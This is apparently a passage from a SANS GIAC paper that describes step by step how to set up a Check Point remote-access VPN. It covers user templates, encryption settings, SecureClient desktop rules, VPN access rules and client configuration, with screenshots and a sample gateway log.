There are several methods for user authentication on a Checkpoint firewall. We can create users on the firewall, use radius, tacacs+, tokens, ldap etc. Given the total number of GIAC employees we use the authentication options on the firewall itself. To do that, we need to create local users.

We can do this via the menu option “manage” and then select “users and administrators”. Then we can select “new” and create new users, groups and templates.

First we will create a group named VPN\_Users by selecting “new” and then select “group”. After entering the desired information we are presented with the following screen:




Figure 13

After clicking OK, we can select “new” again. Then we choose “template” to create a user template for our VPN users. We name it VPN\_User. All other properties will remain at their defaults, except for the tabs Groups, Authentication and Encryption. These tabs will be changed as seen in the following screen shots:




Figure 14




Figure 15




Figure 16

When clicking on edit we can change the used encryption algorithms or choose to use the global properties. We will use the global properties for this paper as seen in the following screenshot:




Figure 17

We have chosen for the AES-256 encryption protocol. It is known as the successor of DES and it is a lot harder to crack than DES. We choose SHA1 as the hashing algorithm rather than MD5.

Don't forget to install this database on the participating VPN gateways, otherwise the users can't authenticate to the firewall. This can be done via the menu option *policy* and then select the option *install*.

Before configuring our VPN we have to configure the FW1 object. We need to configure the Check Point Products area with the SecureClient Policy Server:




Figure 18

Now we need to configure Authentication. We already decided that authentication will be done via the Check Point firewall and local user database. Therefore we disable all other authentication options: Now we need to select the Authentication tab on the left and select the group VPN\_Users at the Policy Server / Users section. There is also an option named Authentication Failure Track. One can choose to send an e-mail alert, a popup alert (on the management server) or just log it. We want to know immediately, since it is very well possible that somebody tries to enter our VPN who's not authorized to do so, so we leave it untouched at the Popup Alert setting. Once a user tries to authenticate and fails to do so, we get a popup alert on our firewall management station. These settings can be seen in the following screenshot:

© SANS






Figure 19

Now that we have created the basic items for our VPN, we can configure our VPN community by selecting the VPN Manager tab in the SmartDashboard utility:




Figure 20

By double-clicking the RemoteAccess icon we are presented with a screen where we can assign participating gateways, user groups, change the name and add comments for this VPN community. We will add the GFW1 firewall as a participating gateway:




Figure 21

and the group VPN\_Users as the participating user group.




Figure 22

After clicking OK we get the following screen:




Figure 23

Now we need to create users based on our VPN\_User template, so they can actually logon to the firewall. Again, we select “manage”, “users and administrators” and select “new”. Now we select the “user by template” option and select the VPN\_User template. Now all we have to do is enter the username and the password, click OK and the user is added. All other settings are inherited from the template. Again, we need to install the database to the participating firewall(s), otherwise the users can’t authenticate to the firewall.

Now we have configured the firewall to authenticate users and to act as a VPN gateway. We still need to configure the rule base for the SecureClient firewall. This can be done on the Desktop Security tab in the SmartDashboard utility.

We will create two rules here:

- Allow everything from the client to the network
- Drop everything from the Internet to the client

These rules are used when the SecureClient boots.

Security - GIAC	Address Translation - GIAC	VPN Manager	Desktop Security - GIAC	Web Access
-----------------	----------------------------	-------------	-------------------------	------------

Inbound Rules						
NO.	SOURCE	DESKTOP	SERVICE	ACTION	TRACK	COMMENT
1	Any	All Users@Any	Any	Block	Log	Block all incoming connections to the client.

Outbound Rules						
NO.	DESKTOP	DESTINATION	SERVICE	ACTION	TRACK	COMMENT
2	All Users@Any	Any	Any	Encrypt	Log	Encrypt outgoing connections from the client.

Figure 24

One of the biggest challenges in using any type of VPN is to secure the VPN connection. Here we have that wonderful firewall that only allows legitimate traffic and here we have a VPN where users have access to the internal network as if they were logged on locally. Suppose a user is infected with a backdoor such as Sub7. Over the Internet an attacker can connect to the backdoor and can send and retrieve data from and to the client. When the client sets up a VPN connection, the attacker can send data to the internal network, since his traffic originates from the client and is considered legitimate traffic by the VPN gateway (unless some policy blocks it, but very often once a VPN is setup all traffic is allowed).

This is where centrally managed distributed personal firewalls come in place. These firewalls can be managed from one location, thus enforcing one and only one security policy through out the installed client base. It is a new and rapidly growing technology.

Now we have configured the client's security policy, we need to create the VPN rule base, so traffic that is allowed to leave the client can reach the intended destination. The rule base is based on the following access requirements:

**VPN Access requirements Table:**

Service	Source	Destination	Purpose
EXCHANGE 2000	VPN_USERS	LAN_MAIL1	Needed to allow external employees to send and receive e-mail via the internal mail server.
WEB	VPN_USERS	LAN_WEB1	Needed to allow external employees to access the internal web server and the Intranet.

Now that we have determined the access requirements and the rules, we need to integrate them with the rule base we already have. In our case this is an easy task: all we do is add two rules above the Drop All rule in the Security tab of the SmartDashboard:

VPN Rules					
23	VPN_USERS@A	LAN_MAIL1	RemoteAccess	MSExchange-200	accept
24	VPN_USERS@A	LAN_WEB1	RemoteAccess	TCP http TCP https	accept

Figure 25

Now for an explanation of each of these rules:

### Rule 1

This rule allows for VPN users to connect to the internal mail server to send and receive their e-mail.

### Rule 2

This rule allows for VPN users to connect to the internal web server, to view Intranet information or work with the GIAC application.

Why do we add these rules at the bottom of the rule base? Most of the times GIAC employees work on the GIAC network rather than remote, so the usage of these rules will be low.

To be able to use this VPN, users need to have the SecureClient software package installed on their laptop. This tool needs to be configured before it can be used. We will show you how to do this.

After installation of the software package, we get an icon in our taskbar tray. By right-clicking it and selecting the *Configure...* option we open the client tool. The following screen will be presented:




Figure 26

By clicking *Sites* and then *New* we get the following screen:


A Windows-style dialog box titled "Create New Site". It has a close button (X) in the top right corner. Inside, there is a checkbox labeled "Nickname:" which is currently unchecked. To its right is an empty text input field. Below this, there is a label "Name / IP:" followed by another empty text input field. At the bottom of the dialog, there are three buttons: "OK", "Cancel", and "Help".

Figure 27

Enter the following information:


The same "Create New Site" dialog box as in Figure 27, but now with data entered. The "Nickname:" checkbox is checked, and the text "GIAC" is entered in the adjacent input field. The "Name / IP:" input field contains the IP address "192.0.2.1". The "OK", "Cancel", and "Help" buttons remain at the bottom.

Figure 28

Then click the OK button:


A Windows-style dialog box titled "VPN-1 SecureClient Authentication". On the left side, there is a logo and text that says "Secured by VPN-1 SecureClient NG" and "CHECK POINT Software Technologies Ltd. www.checkpoint.com". The main area of the dialog contains the text "Please authenticate yourself to site: GIAC". Below this, there is a checkbox labeled "Use Certificate" which is unchecked. Underneath, there is a "User name:" label followed by an empty text input field. Below that is a "Password" section with two radio buttons: "Enter password later" (which is selected) and "Type in password now:" (which is unselected). The "Type in password now:" option has an empty text input field next to it. At the bottom, there are three buttons: "OK", "Cancel", and "Help".

Figure 29

Enter the user name and the password and click OK. The client will attempt to connect to the VPN gateway and will require verification from the end user as to the identity of the VPN gateway. The information seen in the following screen must be identical with the information we got when we installed the firewall.




Figure 30

After clicking OK, the client will update the information about the VPN gateway and requires confirmation to save this data locally:




Figure 31

After clicking OK and thus saving the information locally, we have created the GIAC site, so the SecureClient can establish an IPSEC based VPN with the VPN gateway:




Figure 32

When we close the previous screen we are returned to our desktop. When we want to setup a connection with the GIAC VPN gateway, we need to right-click the icon in our tray again. Then we select connect and we are presented with the following screen:




Figure 33

After clicking connect, we are asked to enter a username and a password:




Figure 34

After we entered the requested information and click on OK we have setup a VPN with the GIAC VPN gateway. The SecureClient is also acting as a personal firewall that we have centrally configured from the SmartDashboard. The following screenshot presents the rule base as it is retrieved from the Policy Server:






Figure 35

OK, how does this look in the logging of the VPN gateway and what happens if we try to connect to internal devices? The following screenshot will show what happens in the logging when a client connects and when a client tries to connect to internal devices:

Time	Product	Interface	Origin	Type	Action	Service	Source	Destination	Protocol	R.	Source
14:50:00	VPN-1 & FireWall-1	SMCPWR23	GFW1	Log	Accept	IKE	192.0.2.254	GFW1	UDP	0	IKE
14:50:01	VPN-1 & FireWall-1	daemon	GFW1	Log	Login		192.0.2.254			0	
14:50:01	VPN-1 & FireWall-1	daemon	GFW1	Log	Key In...						
14:50:02	VPN-1 & FireWall-1	daemon	GFW1	Log	Key In...		192.0.2.254	GFW1			
14:50:02	VPN-1 & FireWall-1	daemon	GFW1	Log	Key In...		192.0.2.254	GFW1			
14:50:02	VPN-1 & FireWall-1	SMCPWR23	GFW1	Log	Decrypt	tunnel_test	192.0.2.254	GFW1	UDP	0	1081
14:50:02	VPN-1 & FireWall-1	SMCPWR23	GFW1	Log	Decrypt	FW1_psl...	192.0.2.254	GFW1	TCP	0	1084
14:50:03	Policy Server		GFW1	Log	Login		192.0.2.254	GFW1			
14:50:13	VPN-1 & FireWall-1	SMCPWR23	GFW1	Log	Drop	http	192.0.2.254	LAN_MAIL1	TCP	25	1088
